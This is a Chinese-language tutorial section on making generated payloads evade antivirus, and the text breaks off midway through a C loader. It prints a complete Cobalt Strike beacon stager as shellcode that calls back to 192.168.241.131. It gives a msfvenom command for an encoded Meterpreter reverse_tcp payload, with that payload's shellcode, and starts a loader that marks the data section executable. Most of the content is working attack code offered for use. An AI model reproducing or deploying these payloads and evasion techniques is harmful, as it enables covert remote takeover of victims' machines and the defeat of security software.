第四节 对payload生成器生成的payload进行免杀


免杀效果测试平台:

```
https://www.virustotal.com/gui/home/upload
```

```
https://s.threatbook.com/
```

1.payload生成器生成原始payload


CS生成的payload有问题,这里演示一下



```
┌──(root💀kali)-[~/Desktop]
└─# cat payload.c
/* length: 894 bytes */
unsigned char buf[] = "\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x
52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x0
2\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b
\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\
x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x
4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd
0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58
\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\
x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x
3a\x56\x79\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41\x51\x41\x51\x6a\x03\x41\x51\x4
1\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89\xc1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52
\x52\x41\xba\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48\x89\xda\x49\xc7\xc0\xff\
xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x
8c\x01\x00\x00\xeb\xd3\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x31\x65\x54\x73\x00\xf0\x53\x6c\xf1\x73\x1d\x6e\xc
7\x6e\xdd\x5e\x4b\xfd\xeb\x0c\x46\x26\x87\xde\x70\xa3\xeb\x7d\xb8\x01\x89\x74\x32\x8a\x8d\x71\xca\x62\xee\x92\x54\xa9
\x90\xe6\x5c\xf3\xce\x71\xc6\x18\xef\x1d\x29\xc4\x78\x8c\xa4\xfa\x3c\xaa\x7c\xbd\xc7\x44\xb5\xd7\xda\x8d\x61\xb3\x36\
xde\xdb\x26\x01\xe1\x3d\x3e\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x
2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57\x69\x6
e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x4f\x57\x36\x34\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36
\x2e\x30\x29\x0d\x0a\x00\xd6\x6f\x93\x74\x85\x80\x04\x86\x07\xac\xf4\x4a\x2e\x71\x51\x48\xe7\x13\xe7\x99\x81\x91\x2b\
x46\x88\x6a\x0e\xf1\x19\x60\x09\xc8\x86\x69\x3a\x13\xa9\x53\x6d\xac\x20\x44\x99\x5e\x9f\x0f\xc9\x3a\x44\x30\x8e\x21\x
e0\x59\x5f\x4f\xaa\x7b\x3f\x33\x3e\x99\xe5\x4d\x1b\x40\xaa\xb1\x6e\x0c\x6a\x41\x81\x95\x94\xf1\x11\x52\x94\x5c\x83\x3
f\xa9\x2c\xae\xa4\x34\x2c\xfa\xcc\x74\x50\x27\xe1\xb0\xbe\x30\x09\xb7\x12\x34\x42\xe3\x47\xec\x76\x8c\x4f\xfb\xbe\x44
\xed\x90\x7b\x9d\xa9\x88\xc6\x36\xdd\x7d\x79\x4d\x05\x54\x7e\x56\xf1\xe6\x9a\x4f\xe4\x62\x3e\x4f\x65\x1f\xec\x13\x22\
x69\x0d\x99\xf7\x60\xeb\xda\xf4\xbc\xb6\x0a\x9a\x1c\xcb\x5f\x6b\x50\x08\xa2\x4d\xa6\xcc\xbd\x02\x5c\x91\x6c\x5f\x62\x
0a\x45\x7a\x4f\x8f\x7b\xc8\xa8\xdc\x30\x2d\x04\x73\xbf\x9b\xb4\x3c\x2b\xb6\xda\x08\x19\x3f\x4f\xf9\xa9\xa7\x92\x19\xb
d\x0b\xa0\x61\xa9\x1c\x17\x58\xb2\xb1\x14\xbb\xfc\xaf\x0d\xf9\x03\x07\x3c\x00\x41\xbe\xf0\xb5\xa2\x56\xff\xd5\x48\x31
\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\
x53\x48\x89\xe7\x48\x89\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd5\x48\x83\x
c4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xf
d\xff\xff\x31\x39\x32\x2e\x31\x36\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0";

┌──(root💀kali)-[~/Desktop]
└─#
```

```
\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2
\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7
\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41
\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78
\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50
\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48
\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1
\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41
\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41
\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41
\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69\x6e
\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x48
\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56\x79
\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41\x51
\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89\xc1
\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba\xeb
\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48\x89
\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b\xff
\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xd3
\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x41\x56\x64\x62\x00\xc6\x00\x46\x6a
\x16\x47\x3d\x75\xc1\x8c\x21\x8b\xf3\x47\x44\x4e\x34\x3c\x7d\x5b\x79\x89\x9a\x55
\xf9\x01\x18\x38\x9b\x42\xbc\x49\x7e\x01\x7a\x7f\x76\xa8\x14\x43\x61\xca\x3c\xba
\x86\xa0\xc4\x29\xdf\x8c\xe5\xe3\x16\x47\x44\x77\xeb\x3c\x69\x46\x9d\xc2\x2d\xac
\xa8\xc7\xb3\x4e\x2a\x58\x87\x12\xcd\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74
\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61
\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x39\x2e\x30\x3b\x20\x57\x69\x6e
\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x31\x3b\x20\x57\x4f\x57\x36\x34\x3b\x20
\x54\x72\x69\x64\x65\x6e\x74\x2f\x35\x2e\x30\x3b\x20\x4d\x41\x4c\x43\x4a\x53\x29
\x0d\x0a\x00\xaa\xd5\x4e\xe7\x6f\x29\x4f\x7c\x9e\x75\x90\xec\xe1\xc8\x9a\x90\x0e
\x7a\x1f\x1d\x1d\x32\x4d\xcf\x5a\x71\xc4\x66\x74\xf5\x18\x3f\xc9\x6c\x0f\x2a\x39
\xc5\x79\xd1\x61\x59\xf2\x7d\x1f\x8e\x3c\x4d\xb7\x95\x5a\x6c\x59\xc3\xd7\x77\x95
\xf7\xc9\x9d\xa7\x3d\x22\x11\x0c\xcf\x1d\xa8\x9b\x14\xa3\x15\xf5\xe4\x1d\x30\x33
\x30\x65\x5b\x6c\xfb\x4f\x14\xa4\xce\x4a\x4f\x39\x06\xc6\x4d\x03\x64\x57\xdf\x63
\x4f\x72\x9a\x29\x55\xcb\x33\x76\x4a\xaf\x4c\xa9\x3d\x6a\xc4\xb0\x58\xbd\x20\xe4
\x79\x67\x15\x83\xfa\x00\xfc\x15\xc0\x3e\xc4\x17\x3d\x4d\x74\xd4\xe4\x91\x6a\x27
\xce\x73\xd6\x68\x1a\x61\x54\x72\x57\xe5\xf9\xda\x0a\x51\x78\x0c\xe6\x7b\xbc\x45
\x60\xfd\x90\xf7\x8a\x07\x07\xd9\x1c\x45\x47\xce\xae\xf5\xc6\x3b\x7d\x34\x1f\xa1
\x25\xa3\xaf\x37\x1d\xb9\xee\x51\xf1\x67\x00\xc9\x0e\x22\x81\xf1\x77\x7d\x4c\x8d
\xac\xc1\x09\x7d\xea\xbb\x4b\xd4\xbd\xa2\xc4\x4b\xa5\x00\x41\xbe\xf0\xb5\xa2\x56
\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40\x00
\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89\xf1
\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff\xd5
\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58\x58
\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31\x36
\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0
```

编译的话会报错



这里的问题是cs生成的payload有问题,不是代码问题，下面,用msf生成一个payload

```
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 20 -b '\x00'
LHOST=192.168.241.131 LPORT=4444 -f c -o 1.c
```

将这段代码复制黏贴出来

```
"\xd9\xc2\xbf\xc5\xbc\xc3\x69\xd9\x74\x24\xf4\x5d\x31\xc9\xb1"
"\xd9\x31\x7d\x1a\x83\xc5\x04\x03\x7d\x16\xe2\x30\x67\x0c\xd7"
"\x99\x66\xb7\xdf\x04\xe2\x9c\xeb\xed\x38\x14\xa2\xc2\xbc\x65"
"\xc1\xd5\xb1\x7a\xc9\x45\xdb\xbb\xcf\x29\xe4\xfd\x5f\x76\x7b"
"\x92\xc9\x2b\x3a\xe9\x87\x79\x8d\x24\x29\x88\x2d\xc9\xfa\xf7"
"\xf5\x78\xb8\x0c\x74\xbf\x97\x2f\xf9\x04\xee\x2b\xdd\x61\x86"
"\xc8\x13\xfc\xd3\xb9\x89\x90\x9d\xa3\x48\xf8\x6d\x4a\xb2\x76"
```

```
"\xdf\x8e\x41\x4d\x59\xa2\x67\x86\xae\x5b\xf0\x3d\x8d\x43\x80"
"\x8b\x03\x2f\xda\x8e\x7e\x7c\x68\x23\x83\x32\x78\xb2\x14\xd0"
"\xff\x47\x0c\x98\x76\xba\xf5\xd6\x62\x52\x08\xe8\x98\xdd\x9e"
"\x4a\xf7\xdc\x2a\x87\x0b\x98\xdc\x2c\x2d\xbf\x33\x7b\xf2\x2e"
"\xb4\x84\x72\x76\x40\x6f\x34\xb0\xb0\x71\x80\xb2\xa3\xca\x17"
"\x6a\x33\x39\x3b\x57\x0e\x5b\xcd\xf8\xf1\xdc\xb3\xef\xc8\xad"
"\xda\xf8\x4c\xdf\x06\xc6\xd6\x86\x50\x83\xa8\x64\x2f\x19\xba"
"\x9a\x2e\x21\x13\xa8\x44\x22\x41\x14\xc9\x5a\xb5\x5c\xc3\x7b"
"\x48\x9d\xaf\xc5\xed\x4c\x7c\xae\xe2\x0b\x76\x05\xf6\xcb\xa1"
"\x7b\xbb\x81\x8d\x23\xfe\x81\xcc\xb5\x18\xf8\x1e\x87\x9d\xbc"
"\xc2\xfb\x26\x44\xca\x38\x73\x16\x82\x52\x71\xdb\x17\x14\x5d"
"\x7c\x66\x76\x40\x67\x44\x83\x3d\x9c\x9d\x6f\x22\x05\xff\xc9"
"\xce\x8e\x79\x78\x89\xaf\x0b\xa5\x70\x2d\xd6\x60\x90\x36\x50"
"\x49\x9c\x77\xb9\xd3\x0e\x92\x78\xc9\x7c\x02\xca\x69\x5c\x42"
"\x91\x1c\x67\x24\x4a\x37\x66\x43\x73\x7c\xe9\x58\x6d\x9b\x3a"
"\x31\x61\xac\x5b\xce\x97\x63\x83\xcb\xce\x5b\x2e\xd3\x33\xac"
"\xb8\x0e\xc4\x11\x7d\xe3\xd7\xb1\xe8\xe6\x9e\xc0\xa7\x0e\x7f"
"\xcb\x84\xe4\x3c\xcd\xb4\x4a\x0d\xb6\x72\xb0\xca\xf8\xc0\xbd"
"\xed\x90\x0e\xb4\xdc\x05\x62\x0f\x79\x34\xba\x10\x9a\x86\x3e"
"\x03\x21\xb2\x35\x9a\x83\xe9\xde\xac\x99\x64\xc7\xb2\x79\x0e"
"\x17\x8b\xfc\x4d\xe5\x8c\x60\x7e\x99\xb8\x63\x21\xf0\xa7\xf7"
"\x15\xd1\xcb\x12\x7c\x83\x61\xf4\xff\x7e\x08\x73\x15\x8a\xed"
"\x87\xbb\x05\xea\x29\xff\xb0\xc2\xfc\xdf\xab\xe2\xd7\xf5\xa3"
"\x45\xf7\xc4\x1f\x6a\xcc\x4c\x5a\x73\xf7\x14\x48\x0d\xa6\x46"
"\x9a\x1c\x97\xbd\x3f\x6e\xe6\x7c\xdc\xd8\xdb\xea\xff\xd9\x08"
"\x75\xbf\x9b\x41\xa5\x5b\x33\x7e\xdc\x42\x86\xbd\x5c\x18\xce"
"\x10\xd5\x14\x03\xca\x40\x01\xf1\x12\x2a\xca\xc8\x4b\xb1\x2b"
"\x24\xc5\x12\x79\x52\xfb\x9b\x85\x15\x2a\xa8\x68\x95\xa6\xc9"
"\xf0\xd2\x63\x6e\xf0\x7a\x36\xa4\xdb\x26\xb9\xf4\x9f\x03\x16"
"\x96\x9e\x01\x12\xae\x38\x3f\xb6\xe3\x81\x67\x28\x69\x0c\x6b"
"\xec\x22\x72\x2d\x03\x90\xf9\x1e\xa1\xae\x4b\x03\xbe\x27\xc3"
"\xe8\x92\x9c\xbe\x34\x38\x15\x1f\x85\x07\x2b\x8a\xbe\x6e\x14"
"\x9d\x0a\xce\x99\xb9\x9c\x67\x8c\x6d\x0f\xe3\xa8\x6f\x3f\xa8"
"\x3a\x31\x32\x4f\x77\x6d\x6e\x17\xe7\x14\x2d\x0d\x30\x4d\x6c"
"\x0a\xe9\xbd\xd0\xa2\x23\x16\x0f\x36\x09\x7d\x2e\xfd\x22\x96"
"\xb9\x0d\xee\x0c\xc0\x4a\xc9\x7c\xe2\x4e\xbb\xcd\xe0\x81\xcc"
"\x23\x54\x72\xed\xae\xe6\x63\x66\x16\x6b\x07\x16\x0c\xe8\x0a"
"\x63\x97\x7e\x70\xdc\x9e\x3e\x42\xfb\x26\x63\x73\x45\xd5\x2d"
"\x84\xfe\x5e\x9f\x14\x92\x33\xf1\x5d\xab\xe0\x59\x55\x5a\x78"
"\xcc\x69\x43\x3b\x3e\xc4\x28\xd6\x79\x68\xf7\xfb\x8e\xe2\xda"
"\x61\xdf\x9c\x93\x07\x37\xf0\x5f\x7d\x5b\xe4\x82\x77\x65\xb1"
"\xe8\x99\x64\xaa\x02\x62\x43\x2c\xf4\xa6\x1b\xb0\xbf\x84\xb9"
"\xb1\x60\x7d\xe4\xfc\x1e\x73\xfe\xff\x17\x57\xd4\xba\x3a\xef"
"\xe8\xac\x5a\x09\x66\xcd\xc3\x70\x51\x67\x18\x88\x6d\x69\x41"
"\x3c\x60\xa7\x0b\x37\x85\xee\x95\xb4\xd7\xbf\xac\x68\x07\x16"
"\x02\xe1\x5d\x6c\xe9\x3a\x9d\x36\x2a\x5b\xed\xab\xcd\x5b\xca"
"\x08\x7e\x7a\x09\x93\xc1\xf9\x19\xe3\x77\xb6\x32\xe7\xbc\x73"
"\x6f\xf2\x4f\x4d\x9b\x2b\xe2\xe4\xa0\x8e\xbf\x08\x51\x68\xeb"
"\x5d\x5c\xb8\x0b\xf7\x08\x9c\x76\x9c\xfb\xd7\x68\x0a\x4f\x95"
"\xcc\x93\xe4\x06\x76\xde\x51\x65\x2d\x7b\xd1\xdb\x96\x4e\xcd"
"\xbb\xe9\xb9\x2e\xdb\xfe\xf5\x1d\x68\xd3\x44\xfc\xfd\x72\x9b"
"\x59\x04\x06\xeb\xbe\x55\xdf\xb9\x6a\xce\x06\xd0\x62\x27\x64"
"\x47\xb1\x0f\xfe\x93\x49\x0a\x02\x19"
```

免杀方式1: 嵌入汇编

```
#include <windows.h>
#include <stdio.h>
#pragma comment(linker, "/section:.data,RWE")
//改变程序函数的入口
unsigned char shellcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd
2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb
7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x4
1\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x7
8\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x5
0\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x4
8\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf
1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x4
1\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x4
1\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x4
1\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69\x6
e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4
8\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56\x7
9\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41\x5
1\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89\xc
1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba\xe
b\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48\x8
9\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b\xf
f\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xd
